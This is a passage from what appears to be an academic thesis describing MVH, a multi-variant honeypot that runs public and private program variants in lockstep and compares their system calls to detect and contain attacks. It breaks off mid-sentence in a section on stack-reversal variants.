Anomaly detection refers to detecting patterns in a given data set that do not conform to an established normal behaviour. The patterns thus detected are called anomalies and often identify an ongoing malicious activity on the system. The major issue of this technology is precision in classifying correctly an anomaly. It is rather complex to set a right tradeoff between false positive (FP), a behaviour classified as anomalous when it was not, and false negative (FN), an anomalous behaviour is not correctly identified as such. For example, it is possible to tune the system to detect more potential attacks, at an increased risk of misclassifying legitimate traffic (i.e. low FN, high FP). However, this might generate too many false positive warnings, consequently a network administrator will ignore them and potentially he will ignore even a real attack.

Honeypots are not affected by this issue as they offer a higher level of accuracy. A honeypot is a security system that lures an attacker by showing some well known vulnerabilities. The honeypot system though is heavily instrumented for monitoring and controlling in a safe manner the attacker's actions in order to gain information regarding the nature of the attack. The book *Honeypots, traking Hackers* [5] defines honeypot system as follows:

A honeypot is a security resource whose value lies in being probed, attacked, or compromised.

That means, we design a honeypot because we want it to be attacked and the attacks that such system is subject to are the real value of the system, since these attacks allow us to gain information about the nature of the attack itself (e.g. we might discover a new vulnerability) and the attacker (e.g. what are the interests of the attacker). For instance, when a honeypot is compromised, we can study the vulnerability used to gain access to it, and then design a patch to prevent further attacks of the same nature. Honeypots are heavily instrumented to detect attacks, but they do not have any production value; no person or resource should be communicating with them (i.e. network traffic to them usually indicates an anomalous activity such as port scan, IP discovery).

According to the previous definition, the concept of honeypot is quite general, several applications thus can be classified as such. A common concept used to distinguish types of honeypots is the level of interaction. That is, we can categorize types of honeypots based on the level of interaction they afford to attackers.

Low-interaction

Low interaction honeypots are the easiest to install, configure and maintain because of their simple design and basic functionality. Normally, these technologies merely emulate a variety of services, such as Telnet, web servers, FTP, etc. An attacker could attempt to gain access to these virtual services, but it would fail since there is not a real service to log on to. The honeypot would capture the attacker's attempts and would provide information such as :

- Time of the attack
- Source and destination IP of the attack
- Source and destination port of the attack

As can be noticed, low-interaction honeypots are limited in the amount of information they can collect about an attacker. However, the primary value of low-interaction honeypot is detection of attempts of unauthorized connections and network scans. Since low-interaction honeypot are simple and offer few functionalities, they have lowest level of risk and are easy to maintain and deploy. Due principally to the low risk characteristic, low-interaction honeypot has attracted a lot of attention in the security research community as well as company organizations. As a result, software like *Honeypotd* [57], *Honeynets* [42] and *Deception ToolKit (DTK)* [25] have been developed. Honeypotd is a framework for virtual honeypots that simulates computer system at the network level. It is able to simulate different operating systems, and handle an high number of IPs. Usually, all IP addresses that are not used in the network are assigned to the honeypotd system. When a connection is directed to one of these addresses, honeypotd assumes that the connection attempt is hostile, most likely a probe, scan or attack. Honeypotd will notify this event and will provide fake information and service to the attacker. The concept used by honepotd has been taken and expanded by honeynets. Two or more honeypots on a network form a honeynet. Typically, a honeynet is used for monitoring a larger and/or more diverse network in which one honeypot may not be sufficient.

High-interaction

High-interaction honeypots are the extreme of the honeypot technologies. They provide a large amount of information about the attacker, but they require an high amount of time to build and maintain, and they bring along the highest level of risk. An high-interaction honeypot gives the attacker access to a real operating system without any restrictions. As a result, we can discover and learn new tools, new vulnerabilities in operating system and




Figure 2.4: Shadow honeypot architecture. Credits [9].

applications, making a high-iteration honeypot an extremely powerful security resource. However, attackers gain access to a full operational system to interact with, giving them the possibility to do what they want, for instance they can attack other machines within the network or capture network traffic. An high-interactive honeypot is usually implemented as normal production system, which has been heavily instrumented to detect anomalous activities and reduce the risks of serious damages to other systems or leaking information.

Thus far, we have presented a brief survey of honypots technologies and anomalous detection systems; now we present an hybrid technology called *Shadow Honypots* firstly designed in [9], that combines the best features of both techniques. The structure of a shadow honeypot is depicted in Figure 2.4. At the highest level, there are a variety of sensors of anomaly detectors to monitor the entire traffic to the network. Depending on the prediction of the anomaly detectors, the system invokes either the regular instance or its *shadow*. The shadow is an instrumented instance of the application that can detect specific types of failures and rollback any state changes to a known good state (e.g. a state before the malicious request was processed). The shadow and regular application fully share state to avoid attacks that exploit differences between them. If the shadow detects an attack, the filtering component is notified to block further similar attacks. If no attack is detected, the prediction model used by the anomalous detectors is updated.

Our honeypot system resembles for some aspects the characteristics of a shadow honeypot previously described. Similarly, we use two instances of the same application running simultaneously. One instance is public and receive the request from a final user. While the other application instance is private and cannot be reached from the network. The private instance accomplish user requests and send the result through the public instance. The execution of these two instances is synchronized at the system call level. We do not employ any anomalous detector system to detect malicious actions, rather an attack is detected when a divergence in the system call invoked by the application instances arises. When a system call is considered safe (i.e. this has not invoked by an attacker), it is executed by the private variant.

Chapter 3

MVH Architecture

MVH is able to detect an ongoing attack over a system using a multi-variant monitoring technique as well as preventing an attacker from performing any dangerous actions. This chapter presents the software architecture of MVH by describing each of its components, but delays the discussion of the system call interceptor and other implementation aspects such as signal delivering, multi-thread, entering `seccomp` mode to the subsequent chapter 4.

The MVH's architecture has three main components, the monitor server and the variants. Section § 3.1 presents a detailed overview of the MVH architecture, describing its component and their role within the system. Section § 3.2 principally focus on the monitor component, describing how this synchronizes the execution of the variants and detects a divergence in their behaviour. Finally, the last section § 3.3 illustrates some of most common techniques that may be employed to create variants from the same software application able to increase the resilience of the system against a wide range of attacks.

3.1 Architecture

The novel hybrid approach presented in chapter 1 has been implemented in a prototype called MVH (Multi-Variant Honeypot), targeted at x86_64 Linux platform. The prototype is entirely written is C with a small amount of assembly and has approximately 8000 lines of code. Although transactional applications (i.e. those that handle a series of discrete requests such as web servers) have been the principal target for the prototype, MVH is not limited to server applications and can be successfully used for client side applications as well. Currently, only one application is fully supported, *lighttp*. However, the flexible and modular structure of MVH permits to support theoretically every applications, provided that MVH knows the semantic of the system calls invoked by that application. Support for new system calls can be easily added by implementing an handler that reflects the semantic of that system call. A system call handler is a function that is called every time a system call is invoked and executes those operations required for a correct execution of that system call.

MVH is able to detect a large variety of attacks which exploit a vulnerability within the software to run arbitrary code into the target machine. This includes, buffer overflows, format string vulnerabilities, integer overflows and dangling pointers. Differently from traditional intrusion detector systems, it also prevents an attacker from accessing crucial resources such as source codes, password files. In addition, it can be configured to deceive an attacker in order to gather information regarding the attack like an honeypot system.

MVH works by running two slight different versions of the same program, called *variant*, in lockstep. The choice in what to vary (e.g. stack layout, heap, instruction set) defines which classes of vulnerabilities and consequentially what attacks can be identified. MVH has been designed on the assumption that program variants have identical behaviour under normal execution condition, but their behaviour differs under abnormal conditions. An abnormal condition is usually caused by an attack attempted on the system. It is thus important that every variant is fed with identical copies of each input from the system simultaneously. If the variants are chosen properly, a




Figure 3.1: MVH Architecture

malicious input in a variant causes collateral damage in the other variant, causing them to deviate from each other. A third component, named *monitor* is responsible for synchronizing the execution of the variants. The execution of the variant is synchronized at the system call level. Whenever a variant issues a system call, the request is intercepted and forwarded to the server, while the variant is suspended. The server then compare the system call requests received from the variants, as they must invoke the exact same system call with equivalent arguments within a small temporal window. An attack is detected when the system call request sent by the variants differ. As a result, the monitor rises an alarm. Once an attack has been identified, differently from any other multi-variant system, the monitor starts deceiving the attacker in a safe manner to gather information about the attack.

One of most important characteristics of MVH is that even if an attacker manges to compromise one variant application, he must not be able to perform any dangerous action. To achieve this result, the variant applications are executed in a sandboxed environment which allows the monitor process to limit resources that a sandboxed variant can access. The MVH monitor is able to nullify a system as well as to provide a valid result for the variant which issued the system call, so that it can continue its execution. This is possible because a system call is nullified in a variant, while it is executed by the other one and the result is sent to the monitor process. Then the monitor supplies the result to the variant that has not executed the system call, and finally the execution of both variants is resumed. This method is referred to as *system call emulation*. The monitor employs the emulation mechanism every time a variant issues a request for a resource which should not be accessed. At the current stage, MVH has been configured to generate two variants with complementary resource access, as follows:

Public variant

The public variant is the application version which should be exposed to the network, and thus it may be attacked and compromised. The monitor process apply a security policy to the execution of this variant which allows the execution of only system calls providing access to the network layer of the operating system, for instance `socket` and `accept`. While the other system calls required for a correct execution are emulated. This configuration ensures that even in the case the public variant is compromised, an attacker can neither open any file nor damage the machine or other processes. For example, if an attacker try to access a file, this would fail as the monitor prevents the public variant from executing the `open` system call.

Private variant

The private variant is the application version which is not publicly accessible, as it should not be reachable from a network connection. It has full access to the file system, so that it can access private resources on behalf of the public variant. This configuration protects crucial




Figure 3.2: Example of the execution of certain system calls to accomplish a HTTP request, while a web server is running on MVH. The public variant is depicted in the left side of the figure and executed only `accept` and `write` system calls. Instead, the private variant executes `open` and `read`. This variant is drawn in the right side of the figure, while the monitor is drawn into the center of the figure. The sequence diagram is not standard UML.

resources from an attacker, as there is not direct communication between the variants. In addition, when an attack is discover, no system call is executed by the private variant.

Figure 3.1 shows the MVH architecture employed to enhance the security level of a web server. It can be notice that, the only communication channel between public and private variant is the monitor server.

The key idea behind this protection model is that one variant should be used exclusively to receive external requests and send back results, while the other should be used to perform the actual requested actions. The monitor process arbitrates the exchange of the resources between the variants, ensuring their correct execution as well as protection against attacks. Note, the monitor is responsible for writing back the result of a system call into the variant that has not executed that system call. For example, when a variant calls a `read` system call, the monitor must provide the read buffer as well as the result to the variant where the `read` has been emulated. For security reason, a variant does not have any information regarding the other variant and there is not a direct communication channel between them. MVH has been implemented in such a way that the two variants can be run in differently machines, allowing to take the maximum advantage from the strong isolation level offered by virtualization software as VMware and VirtualBox. If an application is compromised while running on MVH, an attacker has access elusively to the sandboxed environment of the public variant since this variant is the only one accessible from the network. The key property that must hold in such system is that applications should not distinguish between an application running directly on the operating system and one running on MVH. In particular, any variant should appear equal to the original application to any other entity interacting with it (e.g. user, operating system, other machines).

To better understand how MVH works, Figure 3.2 illustrates how an HTTP request is handles while a web server is running on MVH. Every incoming connection is received by the public variant through the `accept` system call. According to the previous rules, the `accept` system call is executed exclusively by the public variant, while it is emulated on the private variant. After executing the system call, the public variant sends the result to the monitor server, so that the monitor can forward the result to the private variant and resume their execution. This sequence of events is depicted into the red frame of the sequence diagram. After receiving and processing the HTTP request (other operations in the figure), the variants open the requested file. Differently from the previous case, the `open` system call is executed only by the private variant, while the public variant receives only its result, blue frame in the diagram.

A this point the private variant has a file descriptor which identifies the requested file, while the public variant has a file descriptor which identifies the connection to client. In order to correctly accomplish the HTTP request the content of the file is to be copied into the socket. This may be performed by using a sequence of `read` and `write` system calls.[1] The read is executed exclusively by the private variant. However, the monitor provides the public thread with the result and the buffer read from the file; green frame in the figure. Finally, the `write` is executed only by the public variant and emulated in the private variant. Once the write system call has been executed the requested resource is sent to the client and the HTTP request has been correctly accomplished. If an attacker succeeds in compromising the web server, he is confined into the public variant sandbox and he cannot access any private resource. MVH is the first multi-variant system that offers the possibility of limiting the resource that a variant can access.

3.2 Monitor

One of the main components of MVH environment is the *MVH monitor*. The monitor is responsible for synchronizing the execution of the variants and detecting any divergences in their behaviour. This can be achieved at different granularities, varying from a coarse-grained approach that only compares the final output of each variant, all the way to a check pointing mechanism that compares each executed instruction. The granularity of the monitoring mechanism does not influence what can be detected, but it determines how soon an attack is caught. That is, a fine-grained monitor detects an attack sooner than one with a coarse granularity, while introducing a significant overhead as a higher number of comparisons and synchronization points have to be verified. The MVH uses a monitoring technique that synchronizes the variants at the granularity of system calls. This choice has been driven by the insight that modern operating systems prevent process from having any outside effect unless they invoke a system call. Therefore, an attacker can damage the underlying system only by invoking a system call. Moreover, system call granularity offers a fair trade-off between overhead due to the monitoring mechanism and the attack detection latency.

The MVH monitor has been designed as a server process which listens on the port 5000[2] to variant connections. The system call interceptor mechanism resides within the variants, allowing to decouple the monitor process from the environment where the variants are in execution. That is, the monitor system can be deployed in a different machine from that where a variant runs, and it still able to synchronize their system calls.

The monitor must synchronize the starting point of the two program instances. A simple algorithm, depicted in the sequence diagram in Figure 3.3, has been employed to achieve this result. Before putting in execution the actual application, a variant connects to the remote monitor over a socket connection (point 1 and 2). Once the connection has been established, a variant sends a message containing information regarding the process (point 3 and 4) to inform the monitor that the initialization phase has been completed and the application is ready to be started. The most relevant information included in this package are:

- Process ID, Thread ID, Session ID needed for correctly identify a process.
- Process visibility. This fields identify the visibility of a variant. The variant visibility can be either public or private. This field is fundamental to determine what system call policy has to be applied to a variant.

[1]Nowadays web servers use `sendfile` system call to boost up the performance. Nevertheless, the same result can be obtained by using a sequence of `read` and `write`. We prefer the latter mechanism as it permits to highlight which variant executes the system call.

[2]A different port number can be set via the -p command line option.




Figure 3.3: The above sequence diagram illustrates the sequence of actions taken by the monitor to synchronize the beginning of the execution of both private and public variants. Note this diagram is not standard UML.

- Process environment information, such as current working directory. The execution of certain system calls (e.g. `chdir`) may effect the execution environment of a process. The monitor must control the interaction between a monitored process and the external environment and verify their legality.

The server allocates the resources needed for correctly handling this variant and responds sending an acknowledge message. After receiving the acknowledge message, the execution of the variant is paused in the `wait_for_the_server` function. Each variant goes through the same sequences of actions. Once both variants are correctly connected, the monitor spawns a new thread whose task is to synchronize the execution of this newly variant pair. The first action performed by this new thread is to allow both variant to resume their execution and start the real application by sending a start message (Point 5). If an application is multithread, the monitor will generate a dedicated monitoring thread for each new thread/process pair created.

When the initialization phase has been completed, whenever a variant issues a system call, this request is forwarded to the monitor server before the operating system is notified and the variant is suspended. The monitor then attempts to synchronize the system call with the other variant. All variants need to make the same exact system call with equivalent arguments within a small temporal window. Each system call invocation establishes a synchronization point in MVH. Argument equivalence does not necessarily mean that the arguments of system call are exactly equal. When the argument of system call is a pointer to a buffer, the content of the buffer is sent along with the system call request in order to allow the monitor to compare them. Non-pointer argument are considered equivalent only if they have the same value.

Similar to [67], the rules used to verify the system call arguments can be expressed in a more formal way. If p_1 and p_2 are the variants of the same program p, they are considered to be in conforming states, if at every synchronization point the following rules hold:

1. $s_1 = s_2$
   where s_i is the system call invoked at the synchronization point by the variant p_i.

2. $\forall j \in [0 : N] : S^j{}_1 = S^j{}_2$
   where N is the number of all system calls invoked by a variant up to the current synchronisation point, and s_i identifies the system call invoked by the variant p_i at the j^{th} synchronisation

point. That is, the system call sequence of the variant p_1 must be equal to the sequence of system calls invoked by the variant p_2.

3. $\forall a_{i1}, a_{i2} \in A : a_{i1} \equiv a_{i2}$
where $A = \{a_{01}, a_{02}, ..., a_{51}, a_{52}\}$ is the set of all the system call arguments encountered at the synchronisation point; a_{ij} is the i^{th} argument of the system call invoked by p_j. Note that the maximum number of arguments for a system call in Linux is 6. When an argument is a pointer to a buffer and the buffer is an input argument to the to the system call, for instance the `write` and `open` system call are included in this category but not the `read`, the content of buffers are sent along with the system call request. So, the monitor can compare them to verify that they have the same value. Whereas the pointers (actual argument of the system call) can assume different values. Formally, the argument equivalence operator is defined as:

$$a \equiv b \Leftrightarrow \begin{cases} \text{if type} \neq \text{buffer}: \ a = b \\ \text{else}: \ content(a) = content(b) \end{cases}$$

where *type* identifies the type of the argument. The content of the buffer is defined as the set of bytes contained in it :

$$content(a) := \{ \ a[0], \ ..., \ a[size(a) - 1] \ \}$$

where the *size* function returns the length of the buffer. In order to correctly define the `size` function, the internal characteristic of the buffer need to be taken into account. If the buffer is a zero-terminated buffer (i.e. a string) `size` returns the first occurrence of a zero byte, or the value of a system call argument used to indicate the size of the buffer in the case of buffers with explicit size specification.

4. $t_1 - t_2 < \omega$
t_1 is the time that the first system call request is notified to the monitor and t_2 is the notification time of the system call request made by the other variant. ω is the maximum amount of time that the monitor waits for a variant before raising a divergence alarm.

If any of these conditions is not met, an alarm is raised and the monitor takes appropriate countermeasures:

- The connection between monitor process and private variant is closed as no system calls should be executed by the private variant. When the system is under attack, a system call may be invoked by an attacker, therefore, by closing the connection with the private variant, we prevent him from accessing any private resource. Furthermore, this precaution ensures that, in the remote possibility, an attacker compromises the monitor process, he cannot neither identify the position of the private variant nor access its private resource.

- The system call invoked along with all parameters are recorder in a file (`attacked_info.txt`). This file is a precious resource, since it allows an administrator to understand the attack and its consequences.

- Each system call issued by the attacker is verified against a set of preconfigured rules. If a system call is classified as dangerous is nullified and a fake result is returned to the caller process. As result, the resource of the system are protected and the attacker is deceived because a successful result has been returned. For example, the `open` system call is nullified as it can be used by an attacker to access files, but a valid file descriptor is returned to the public variant, so that the attacker believes that the file has been correctly opened.

By applying the previous rules, the monitor process prevents an attacker from modifying any resources as well as recording thoroughly his actions. The most significant difference between our protection system and traditional multi-variant systems [67] resides into the countermeasures taken as response to an attack. Instead of exclusively raising an alarm, our system can be configured to perform certain actions aiming to gather information about the ongoing attack. The result of these actions provides an precious font of information that can be used to understand the attack vector used and what were the interest of an attacker.

Although the countermeasures illustrated above are currently implemented into the prototype system, they are not the only possible way to respond to an attacker as the monitor can be configured to support a set of different rules. For example, the public variant may be run in a completely virtualized enviroment where the operating system is configured in such a way that, even if an attacker is able to run arbitrary code on it, he cannot inflict damage to other system or access significant resources (e.g. source code of web pages). In this case, the execution of any system call can be allowed directly into the public variant, even those considered dangerous. By using this configuration MVH is working like a honeypot system with the following adavanteages. The application running on MVH can be used to accomplish real tasks, as all crucial resources are protected into the private variant. Second, MVH is able to automatically transform any software in a honeypot system.

3.2.1 System call execution

Each variant must act as if the instance of the application running on MVH was running conventionally on the operating system. The monitor is responsible for ensuring this behaviour as well as providing different access to resource offered by the operating system. This result is achieved by running certain system calls in only one variant and then providing the other variant with the result.

Depending on the system call effects and results, the monitor forwards a system call request to one variant or to the other. There are few system calls, such as `getpid`, `gettimeofday` and `random` whose execution returns different results in each variant. To avoid this source of divergence, the MVH monitor emulates these system calls and the result is sent back to both variants.

The decision to which variant the monitor should forward a system call is based on the following rules :

- System calls that open and modify a file system resources (i.e. directories, files) are exclusively executed by the private variant. For example, the `open`-family system call, `lseek`, `truncate`, `stat` are included in this category. Special attention must be paid to those system calls that return a file descriptor. A file descriptor identifies a resource within the system and allows to perform operations such as writing and reading from that resource.

- System calls that open and modify a network resource must exclusively be executed by the public variant. This case is the complementary of the previous one. System calls such `socket` `, bind, accept` are included in this category. Note, as in the previous case, special attention must be paid to those system call return a file descriptor (i.e. `socket, accept`).

- System call that perform operations over a file descriptor must be executed by the variant which owns the file descriptor specified as argument. For example, a write system call may be executed by the private variant if the application is performing a write over a file, while it will be executed by the public variant if the application is executing a write over a socket. Also system calls such as `ioctl`, `fcntl` belongs to this category.

- System call that modify the state of the memory must be executed by both variants. This is necessary to keep the memory space of the variants in a conforming state. For example, `mmap`, `brk` and `mprotect` are included in this category. However, a distinction must be done for the `mmap` system call as it allows to map a file directly to the memory space of a program. One a file is mapped into the memory space, writing and reading operations in this memory space correspond to writing and reading operations on the file. Obviously, this behaviour must be forbidden in the public variant.

```
 ....
fd=open("/etc/http.conf", O_WRONLY);        // fd identifies a file = 8
fcntl(fd, F_SETFL, O_NONBLOCK);             // Use of the newly file descriptor
....
sockfd = socket(AF_INET, SOCK_STREAM, 0);   // sockfd identifies a socket, sockfd = 8
fcntl(sockfd, F_SETFL, O_NONBLOCK);         // Use of the newly file descriptor
....
```

Listing 3.1: System call sequnce which may cause a file descriptor conflict.

- System call that do not change the state of the system, but produce volatile results must be executed by the monitor, and the variants must receive identical results. For example, reading the time of the day (`gettimeofday`) or a random value (`rand`) is performed by the monitor and the variants receive only the result. This is necessary to maintains the variants in conforming state and prevent false alarms.

- System calls that do not affect the state of the system and produce immutable result are also emulated in the monitor and their result is provided to both variants. This category of system call is usually referred to as *idempotent* system calls. Differently from other multi-execution systems [55, 67] which allow the execution of idempotent system calls in each variant, MVH must emulate these system calls. The variants may be running in different systems having different characteristics and, therefore, their result may be different. For example, `uname` and `sysinfo` are included in this category. They are often employed to retrieve information about the underlying operating system such us kernel version, hardware identifier for logging purpose. If the information retrieved are different, an alarm may be raised when these information are used as argument of a successive system call (e.g. for writing in a file).

These are only general guidelines for system call execution. In practise, the monitor must know the semantic of almost all system calls to be able to investigate and correctly compare their arguments. Many system call parameters use complex data structures to pass values to the kernel, as in the case of `ioctl` and `fcntl`. In this case, the monitor must know the semantic of these structures to perform a correct comparison, since merely comparing every byte in the buffer may cause a false alarm. For example, if one of the field of the structure is a pointer.

MVH addresses this problem in an elegant and flexible manner using *system call handlers*. A system call handler is a specific routine which is associated to only one system call and is executed every time the monitor receives a request for that system call. That is, there are as many system call handlers as system calls in the system. When the monitor is started, the first action performed is to load into its memory space a system call handler table. Every time a system call request is received, the monitor uses the system call number as index of this table in order to retrieve and execute the handler associated with that system call. The task accomplished by a handler is to correctly compare the system arguments and execute the system call according to the previous rules. Currently, the monitor supports 50 system calls, these are sufficient to run our test applications. However, the monitor can be easily extended to support new system call by implementing their handler, without modifying any other aspect of the MVH system.

Other challenges have been encountered while implementing the MVH monitor. First, as previously introduced, there is a category of system calls where the file descriptor specified as system call argument determines which variant executes the system call. The private and public variants are different processes with different file descriptor tables. Precisely, the file descriptor table of the public process must contain file descriptor that are linked to sockets, while the file descriptor table of the private variant must contain only file descriptor linked to file or directories.

When a variant invokes a system call that adds a file descriptor into the file descriptor table, the monitor cannot solely forward the result of the system call from one variant to the other, because a collision between file descriptors may arise. We define a collision between file descriptors, when there is a file descriptor identified by the same value in both variant file descriptor tables, but the resource to which they are linked to are different.

To better understand this point let's consider the system call sequence depicted in Figure 3.1. First of all, Linux assigns file descriptors to resources in a sequential manner. That is, the result of the first system call that creates a file descriptor will return 3, the second 4 and so on. Note, the first file descriptor opened by a program usually assumes the three value, because 0,1,2 are usually used for standard input, standard output and standard error respectively.

The first system call is opening a file, and thus is executed by the private variant. It returns the file descriptor 3. Then the `fcntl` call is invoked to make the I/O operations non-blocking over the file descriptor 3. When the monitor receives the request for the `fcntl` request, it can forward correctly the system call request to the private variant because the file descriptor 3 belongs only to the private variant. Then the execution continues and reach the point where the `socket` system call is invoked. According to the previous rules, this must be executed in the public variant. The result of this system is also a file descriptor of value three, since this is the first system call that creates a file descriptor invoked by the public variant. The public variant then makes this newly file descriptor no-blocking by issuing a `fcntl` system call. Unfortunately, the monitor this time is not able to forward the request to the correct variant because both variants have a open file descriptor whose value is three.

This problem is addressed by returning different file descriptors to the variants. When a result containing a new file descriptor is received by the monitor, it returns the real file descriptor to the variant that has executed the system call, while a random number is returned to the other. This file descriptor pair and information regarding the variants to which this file descriptor pair belongs are saved in an appropriate data structure, which will be referred to as *fd table*. Each pair of process (private and public) has a fd table containing all file descriptors used by the variants. This is mainly used to map file descriptors of one variant to file descriptors of the other variant and vice versa.

When an operation over a file descriptor is requested, for instance via `fcntl` as in the previous example, one variant issues the request with the real file descriptor, while the other variant will use the fake file descriptor. When, the monitor receives this request, it verifies that both file descriptors make up a correct file descriptor pair and using the fd table is able to identify which variant should execute the system call. It is important noticing that returning different file descriptors does not generate a divergence in the behaviour of the variant, because they are used exclusively to access resources via system calls which are intercepted and handled by the monitor. An exception to this rule are the standard file descriptors. When the argument of a system call is a standard file descriptor both variants are allowed to execute the system call.

3.3 Variants

The type of attacks detectable by our system strongly depends on the nature of the variation techniques used to generate the variants. Several behavioral variations can be applied together to an executable to generate diversity. The variations so introduced determine the range of the attacks that the monitor system is able to detect. Several technique have been proposed to diversify applications during the recent years. Although most of them were not originally proposed to be used in multi-variant systems, employing them increases our program resilience against a wide range of exploits. These techniques increase the resilience of a program in a conventional execution as well, but they can be bypassed easily. The variation methods presented in this section share two characteristics; first, the internal behavior of an executable remains unchanged so that run-time comparison with other variant is possible. Second, variants can be generated at compile time. This allows them to be automatically generated from the same source code, removing the need for any manual change.

Reverse Stack

The stack growth direction is inflexible in most architectures and almost all major microprocessors support only one stack growth direction. The target architecture of our system is x86-64 whose instruction set has been devised to exclusively support a stack growing

